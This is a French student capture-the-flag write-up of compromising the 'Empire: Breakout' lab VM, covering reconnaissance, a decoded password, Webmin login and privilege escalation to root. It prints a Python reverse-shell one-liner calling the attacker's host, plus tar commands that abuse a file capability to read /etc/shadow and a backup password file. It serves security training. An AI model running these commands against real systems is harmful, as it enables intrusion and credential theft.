

Compte rendu SAE Cyber

Machine attaquée :

- Empire : Breakout

Première phase de reconnaissance :

Outils utilisés :

- *Netdiscover* -> Détection des hôtes via l'envoi de requêtes ARP
- *Nmap* -> Scanneur de ports ouverts, services associés et OS de la cible

On va commencer par la phase de reconnaissance en utilisant netdiscover afin de trouver l'IP de notre machine.

Netdiscover :

Currently scanning: 192.168.17.0/16 Screen View: Unique Hosts					
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.9.66	dc:41:a9:fd:76:09	1	60	Intel Corporate	
192.168.9.190	00:0c:29:4f:77:c3	1	60	VMware, Inc.	
192.168.9.202	f6:60:21:47:7b:24	1	60	Unknown vendor	

Adresse IP : 192.168.9.109 -> Mac Vendor : VMware, là où on fait tourner notre machine.

On va maintenant chercher les ports d'ouverts ainsi que les services associés.

Nmap :

```
(kali㉿kali)-[~]  
$ nmap -A 192.168.9.190  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-18 13:05 EST  
Nmap scan report for 192.168.9.190  
Host is up (0.0010s latency).  
Not shown: 995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))  
|_http-server-header: Apache/2.4.51 (Debian)  
|_http-title: Apache2 Debian Default Page: It works  
139/tcp   open  netbios-ssn  Samba smbd 4.6.2  
445/tcp   open  netbios-ssn  Samba smbd 4.6.2  
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)  
|_http-server-header: MiniServ/1.981  
|_http-title: 200 &mdash; Document follows  
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)  
|_http-server-header: MiniServ/1.830  
|_http-title: 200 &mdash; Document follows
```

Ports ouverts : 80, 139, 445, 10000, 20000

Services :

- Apache 2.4.51
- Samba 4.6.2
- Webmin 1.981 et 1.830

Sachant qu'on le port 80 d'ouvert, on va aller visualiser la page WEB associée.




Analyse du code source de la page sur le port 80 :


The screenshot shows the Visual Studio Code editor with a file named 'index.html' open. The editor displays the following HTML code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title></title>
  </head>
  <body>
    <div class="main_page">
      <div class="validator">
        </div>
      </div>
    </body>
  </html>
  <!--
  don't worry no one will get here, it's safe to share with you my access. Its encrypted :)
  -->
```

On peut voir ce qui semble être un premier flag.

Visualisation des pages sur les ports 10000 et 20000:





On accède donc sur ces ports à 2 pages d'authentification.

Deuxième partie : Recherche de failles

Ports ouverts : 80

Services : Apache 2.4.51

Vulnérabilité : Pas d'exploit disponibles, exploits disponibles pour les versions allant jusqu'à la 2.4.50

Ports ouverts : 139 et 145

Services : Samba 4.6.2

Vulnérabilité :

- Exploit disponible mais pour DDOS
- Possibilité d'utiliser enum4linux pour lister les utilisateurs de Samba

Ports ouverts : 10000 et 20000

Services : Webmin 1.981 et 1.830

Vulnérabilité : Création de reverse shell si on possède login et password

Troisième partie : Exploitation

Outils utilisés :

- Analyseur de cryptage en ligne -> Décryptage du flag trouvé dans le code source
- enum4linux -> Enumération des utilisateurs d'un système Samba pour essayer de se connecter sur l'une des pages sur les ports 10000 et 20000.
- Script python reverse shell -> Création d'un reverse shell

- Netcat -> Connexion au reverse shell
- Getcap -> Visualisation/Maniement des binaires exécutables

Analyse du cryptage:

The screenshot shows the dCode website interface. On the left, under 'Rechercher un outil', the search results for 'L'analyseur dCode suggère d'investiguer :' list several encryption methods. 'Brainfuck' is highlighted as the top suggestion. On the right, the 'IDENTIFIER UN MESSAGE CODÉ' section shows the input flag and the 'ANALYSER' button.

On peut voir ici que le cryptage le plus probable pour encoder ce flag est Brainfuck.

Décryptage du flag encodé avec Brainfuck :

The screenshot shows the dCode website interface for the 'Brainfuck' tool. Under 'Rechercher un outil', the search results for 'L'analyseur dCode suggère d'investiguer :' list several encryption methods. 'Brainfuck' is highlighted as the top suggestion. On the right, the 'INTERPRÉTEUR DE BRAINFUCK' section shows the input flag and the 'ANALYSER' button. The output is displayed as '.2uqPEfj3D<P'a-3'.

Premier flag :

.2uqPEfj3D<P'a-3

Maintenant qu'on a trouvé ce qui semble être un mot de passe et après avoir testé les login basiques du style root, toor, admin, administrateur, aucun n'a fonctionné.

J'ai donc cherché un outil permettant de lister les utilisateurs d'un système Samba et j'ai trouvé enum4linux. La première grosse faille ici est le fait que l'on puisse tester un nombre infini de

fois de lister les utilisateurs, groupes etc... Si nous devons comparer avec notre compte google nous n'avons que 3 essais, ici ce n'est pas le cas.

Utilisateur trouvé avec enum4linux :


```
(kali㉿kali)-[~/Desktop]
$ enum4linux 192.168.9.190

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
```

Utilisateur cyber trouvé grâce à enum4linux.

Connexion avec :

user : cyber | password : .2uqPEfj3D<P'a-3



En fouillant un peu sur le site on trouve un accès à un shell avec les droits de l'utilisateur cyber. On va donc tenter de mettre en place un revershell et travailler sur notre machine. C'est donc ici notre deuxième grosse faille puisque nous pouvons faire pas mal de choses avec un accès shell.

Script python reverse shell trouvé sur github + écoute sur le port 4242 sur kali pour prendre la main depuis la machine kali :

```
> python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.9.237",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
bash: line 1: python: command not found

Enter a shell command to execute in the text field below. The cd command may be used to change directory for subsequent commands.
Execute command: python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,
Execute previous command: python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.9.237",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
Edit previous

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)~(~/Desktop)
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.237 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 2a04:cec0:106b:84f5:1827:a35e:c30c:a214 prefixlen 64 scopeid 0<global>
    inet6 fe80::fd96:33b6:521a:cd27 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:9c:90:8c txqueuelen 1000 (Ethernet)
    RX packets 78346 bytes 32480846 (30.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 89819 bytes 13603112 (12.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 247 bytes 18010 (17.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 247 bytes 18010 (17.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~(~/Desktop)
$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [192.168.9.237] from (UNKNOWN) [192.168.9.190] 59282
$ whoami
cyber
$
```

Nouveau flag découvert :

```
$ ls
ls
tar user.txt
$ cat user.txt
cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
$
```

En fouillant en faisant ls on trouve un fichier txt avec des informations (voir juste au dessus)

Fichier de type binaire découvert (exécutable tar). Je ne pouvais pas aller dedans, je pensais que c'était un dossier :

```
$ file tar
file tar
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=727740cc46ed2e44f47dfff7bad5dc3fdb1249cb, for GNU/Linux 3.2.0, stripped
```

Binaire Linux :

Comme un user, il possède des droits pour effectuer des actions. On peut donc l'utiliser pour lire un fichier qui ne serait accessible que par un utilisateur root par exemple.

Tar est similaire à Winrar, il permet de compresser et décompresser des dossiers/fichiers par exemple.

-cf -> Création d'un fichier compressé du nom de

-xf -> Décompression du fichier...

Linux divise les privilèges traditionnellement associés au superutilisateur en unités distinctes, appelées capacités (capacités).

- C'est un processus qui dispose aussi d'un ensemble de droits spécifiques.
- Il peut être associé à un fichier exécutable comme le bit suid (ici tar).
- Ce fichier exécuté a un ensemble de capacités associé, en pratique ces droits ne sont qu'une subdivision des droits de root. Un découpage du bit suid si on préfère.

Ici c'est notre troisième grosse faille et la plus importante/intéressante selon moi, du moins aussi importante que la première. Le fait d'avoir laissé des capacités à un binaire va nous permettre de contourner l'usage classique de ce tar pour effectuer des actions sans en avoir forcément les droits à la base.

Comme on a vu qu'un fichier binaire avait des droits, on va analyser ceux de notre tar.

Analyse de ses droits :


```
$ getcap tar
getcap tar
tar cap_dac_read_search=ep
$
```

Signification de ces droits :


CAP_DAC_READ_SEARCH This only bypass file and directory read/execute permission checks.

On va donc chercher des fichiers qui pourraient être qu'ouverts par un user root

Principe du privilege escalation :



Application dans notre cas :



Lieu où sont stockés les mots de passe :
/etc/shadow

Utilisation de tar pour compresser-copier le fichier contenant les mots de passe.

Puis décompression du fichier pour le lire

```
$ ./tar -cf motdepasse.txt /etc/shadow
./tar -cf motdepasse.txt /etc/shadow
./tar: Removing leading `/' from member names
$ ./tar -xf motdepasse.txt
./tar -xf motdepasse.txt
```

```
$ cat shadow
cat shadow
root:$y$j9T$M3BDdkxY0lVM6ECqWUFs.$Wyz40CNl1ZCFN5Xltv9AAZAJY5S3aDvLXp0tmJKlk6A:18919:0:99999:7:::
```

Recherche du hash sur Internet :

Hash inconnu des services essayant tous les hash.

On va donc chercher une autre piste.

Recherche d'un potentiel fichier nommé ou contenant dans son nom « pass »:

```
$ find /var -type f -name "*pass*"
/var/backups/.old_pass.bak
```

Après de nombreuses recherche parmi les résultat voici celui concluant :

```
/var/backups/.old_pass.bak
```

Impossible de l'ouvrir :

```
$ cat .old_pass.bak
cat .old_pass.bak
cat: .old_pass.bak: Permission denied
$
```

Utilisation du binaire tar découvert tout à l'heure :

```
$ ./tar -cf motdepasse.txt /var/backups/.old_pass.bak
./tar -cf motdepasse.txt /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
$ ./tar -xf motdepasse.txt
./tar -xf motdepasse.txt
$
```

Visualisation du fichier de backup :

```
$ ls
ls
motdepasse.txt  tar  user.txt  var
$ cd var
cd var
$ cd backups
cd backups
$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

Nouveau flag !

Ts&4&YurgtRX(=~h

Test accès root :

```
$ su
su
Password: Ts&4&YurgtRX(=~h

root@breakout:/home/cyber/var/backups# whoami
whoami
root
```

Accès root fonctionnel !

